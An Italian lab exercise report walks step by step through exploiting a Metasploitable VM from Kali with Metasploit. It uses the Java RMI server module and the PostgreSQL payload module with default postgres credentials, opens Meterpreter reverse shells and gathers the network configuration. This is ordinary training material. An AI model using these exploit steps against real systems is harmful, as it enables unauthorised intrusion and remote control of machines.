

Esercizio 1

Sfruttare la vulnerabilità sulla porta 1099 – Java RMI (sulla macchina Metasploitable).

Utilizzare Kali come macchina attaccante, ottenere una sessione di Meterpreter.

Requisiti:

-La macchina attaccante (Kali) deve avere il seguente indirizzo IP : 192.168.75.111

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP : 192.168.75.112

-Una volta ottenuta una sessione remota Meterpreter raccogliere le seguenti evidenze:

1) Configurazione di Rete

2) Informazioni sulla Tabella di routing della macchina vittima

Fase 1 – Configurazione Network e Port Scanning

Aprire la configurazione del network dalla macchina Metasploitable:

`sudo nano /etc/network/interfaces`


Modificare la configurazione come richiesto. (“Ctrl + x” poi premere “y” e digitare “invio” per salvare le modifiche).

```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available
# and how to activate them. For more information, see

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.75.112
netmask 255.255.255.0
network 192.168.75.0
broadcast 192.168.75.255
gateway 192.168.75.1
```

Modificare la configurazione della macchina kali.



Controllare che ci sia comunicazione tra una macchina e l'altra:

ping 192.168.75.112 (da Kali a Metasploitable)

```
(kali@kali)-[~]
$ ping 192.168.75.112
PING 192.168.75.112 (192.168.75.112) 56(84) bytes of data.
64 bytes from 192.168.75.112: icmp_seq=1 ttl=64 time=2.58 ms
64 bytes from 192.168.75.112: icmp_seq=2 ttl=64 time=4.58 ms
64 bytes from 192.168.75.112: icmp_seq=3 ttl=64 time=1.76 ms
```

Controlliamo lo stato della porta da hackerare:

nmap -A -p 1099 192.168.75.112

```
(kali@kali)-[~]
$ nmap -A -p 1099 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:00 EDT
Nmap scan report for 192.168.75.112
Host is up (0.0014s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Fase 2 – Exploit

Avviamo Metasploit sulla macchina Kali:

msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x
```

```
msf6 > 
```

Cerchiamo l'exploit e selezioniamo quello più adatto:

search java_rmi

use 1

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  auxiliary/gather/java_rmi_registry       2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server       2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server   2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation
```

```
msf6 > use 1
```

Controlliamo nelle opzioni se ci sono dei parametri che vanno configurati:

show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS     1099             yes       The target host(s), see https://docs.metasploit.com/docs/using-m
  RPORT      0.0.0.0          yes       The target port (TCP)
  SRVHOST    8080             yes       The local host or network interface to listen on. This must be a
  n on all addresses.
  SRVPORT    false            yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Configuriamo i parametri che abbiamo riscontrato esser richiesti e per sicurezza controlliamo nuovamente le opzioni.

set rhost 192.168.75.112

show options

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the pay
  RHOSTS     192.168.75.112  yes       The target host(s), see https://docs.metasploit
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen o
  n on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    no               no        Path to a custom SSL certificate (default is ra
  URIPATH    no               no        The URI to use for this exploit (default is ran

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Controlliamo i payloads disponibili per questo exploit (anche se già di default ce ne imposterebbe uno che potrebbe funzionare):

[show payloads](#)

```
msf6 exploit(multi/misc/java_rmi_server) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/custom		normal	No	Custom Payload
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp		normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp		normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/bind_tcp		normal	No	Java Meterpreter, Java Bind TCP Stager
9	payload/java/meterpreter/reverse_http		normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https		normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp		normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/shell/bind_tcp		normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp		normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp		normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse
16	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse

Noi vorremmo ottenere una sessione remota Meterpreter, quindi proviamo a settarne uno di quelli evidenziati nell'immagine precedente (come già detto, già di default avremmo un payload settato, ed è anche quello che preferisco testare per primo perché la connessione reverse è di norma migliore di quella bind, faccio comunque finta che non sia già settato per evidenziare ogni passaggio che vado a svolgere).

[set payload 11](#)

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload => java/meterpreter/reverse_tcp
```

Controllo le opzioni per configurare altri eventuali parametri:

[show options](#)

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload
RHOSTS	192.168.75.112	yes	The target host(s), see https://docs.metasploit.com
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. The default is 0.0.0.0, which listens on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is random)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.75.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Fase 3 Meterpreter

Dopo aver riscontrato che non ci sono altri parametri da configurare procediamo a lanciare l'exploit.

exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/G1M6kF40Bj5rWsk
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:57684) at 2024-07-12 03:59:25 -0400

meterpreter > 
```

Arrivati a questo punto come possiamo vedere dall'immagine precedente abbiamo aperto una sessione di meterpreter, procediamo quindi ad ottenere la configurazione di rete e le informazioni sulla tabella di routing della macchina vittima (metaspitable).

ipconfig

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb2:cbf0
IPv6 Netmask : ::
```

route

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.75.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:feb2:cbf0 ::           ::           0            eth0
```


Esercizio 2

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Le nostre 2 macchine: Kali e Metasploitable, sono già pronte dall'esercizio precedente, manterremo quindi le stesse configurazioni.

Come prima cosa quindi determiniamo su quale porta è attivo il servizio PostgreSQL di cui vogliamo sfruttare la vulnerabilità.

nmap -sV -p- 192.168.75.112

```
(kali@kali)-[~]
$ nmap -sV -p- 192.168.75.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 04:21 EDT
Nmap scan report for 192.168.75.112
Host is up (0.041s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36705/tcp open  status       1 (RPC #100024)
38621/tcp open  nlockmgr     1-4 (RPC #100021)
40334/tcp open  mountd       1-3 (RPC #100005)
56836/tcp open  java-rmi     GNU Classpath grmiregistry
```

Una volta determinato che il servizio PostgreSQL è attivo sulla porta 5432, avviamo Metasploit sulla macchina Kali:

msfconsole

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

msf6 > |
```

Cerchiamo l'exploit e selezioniamo quello più adatto:

[search postgre](#)

[use 13](#)

```
msf6 > search postgre

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/server/capture/postgresql       normal          No      Authentication Capture: PostgreSQL
1  post/linux/gather/enum_users_history      normal          No      Linux Gather User History
2  exploit/multi/http/manage_engine_dc_pmp_sqli 2014-06-08      excellent Yes     ManageEngine Desktop Central / Password
wFetchServlet.dat SQL Injection
3  exploit/windows/misc/manageengine_eventlog_analyzer_rce 2015-07-11      manual  Yes     ManageEngine EventLog Analyzer Remote
4  auxiliary/admin/http/manageengine_pmp_privesc 2014-11-08      normal  Yes     ManageEngine Password Manager SQLAdvan
..cc Pro SQL Injection
5  auxiliary/analyze/crack_databases         normal          No      Password Cracker: Databases
6  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20      excellent Yes     PostgreSQL COPY FROM PROGRAM Command E
7  exploit/multi/postgres/postgres_createlang 2016-01-01      good    Yes     PostgreSQL CREATE LANGUAGE Execution
8  auxiliary/scanner/postgres/postgres_dbname_flag_injection normal          No      PostgreSQL Database Name Command Line
9  auxiliary/scanner/postgres/postgres_login normal          No      PostgreSQL Login Utility
10 auxiliary/admin/postgres/postgres_readfile normal          No      PostgreSQL Server Generic Query
11 auxiliary/admin/postgres/postgres_sql     normal          No      PostgreSQL Server Generic Query
12 auxiliary/scanner/postgres/postgres_version normal          No      PostgreSQL Version Probe
13 exploit/linux/postgres/postgres_payload    2007-06-05      excellent Yes     PostgreSQL for Linux Payload Execution
14 exploit/windows/postgres/postgres_payload 2009-04-10      excellent Yes     PostgreSQL for Microsoft Windows Paylo
15 auxiliary/scanner/postgres/postgres_hashdump normal          No      Postgres Password Hashdump
16 auxiliary/scanner/postgres/postgres_schemadump normal          No      Postgres Schema Dump
17 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28      normal  No      Ruby on Rails Devise Authentication Pa
18 exploit/multi/http/rudder_server_sqli_rce 2023-06-16      excellent Yes     Rudder Server SQLI Remote Code Executi
19 post/linux/gather/vcenter_secrets_dump    2022-04-15      normal  No      VMware vCenter Secrets Dump
```

```
msf6 > use 13
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

Controlliamo nelle opzioni se ci sono dei parametri che vanno configurati:

[show options](#)

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

Name      Current Setting  Required  Description
--      -
DATABASE  template1        yes       The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank
RHOSTS    [redacted]        yes       The target host(s), see https://docs.metasploit.
RPORT     5432             yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     [redacted]        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux x86
```

Configuriamo i parametri che abbiamo riscontrato esser richiesti e per sicurezza controlliamo nuovamente le opzioni (configuriamo anche i parametri relativi al payload perché andiamo ad utilizzare il payload che ha impostato di default)

set rhost 192.168.75.112

set lhost 192.168.75.111

show options

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank
  RHOSTS    192.168.75.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-the-meterpreter-shell.html#section-1-1-1
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.75.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Dopo aver riscontrato che non ci sono altri parametri da configurare procediamo a lanciare l'exploit.

run

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/ITckMYuM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:34054) at 2024-07-12 04:44:48 -0400

meterpreter >
```

Arrivati a questo punto abbiamo ottenuto la sessione di meterpreter che volevamo, per conferma eseguiamo un comando di meterpreter per determinare se siamo dentro la macchina vittima.

ipconfig

```
meterpreter > ipconfig

Interface 1
  Name      : lo
  Hardware MAC : 00:00:00:00:00:00
  MTU       : 16436
  Flags     : UP,LOOPBACK
  IPv4 Address : 127.0.0.1
  IPv4 Netmask : 255.0.0.0
  IPv6 Address : ::1
  IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
  Name      : eth0
  Hardware MAC : 08:00:27:b2:cb:f0
  MTU       : 1500
  Flags     : UP,BROADCAST,MULTICAST
  IPv4 Address : 192.168.75.112
  IPv4 Netmask : 255.255.255.0
  IPv6 Address : fe80::a00:27ff:feb2:cbf0
  IPv6 Netmask : ffff:ffff:ffff:ffff::
```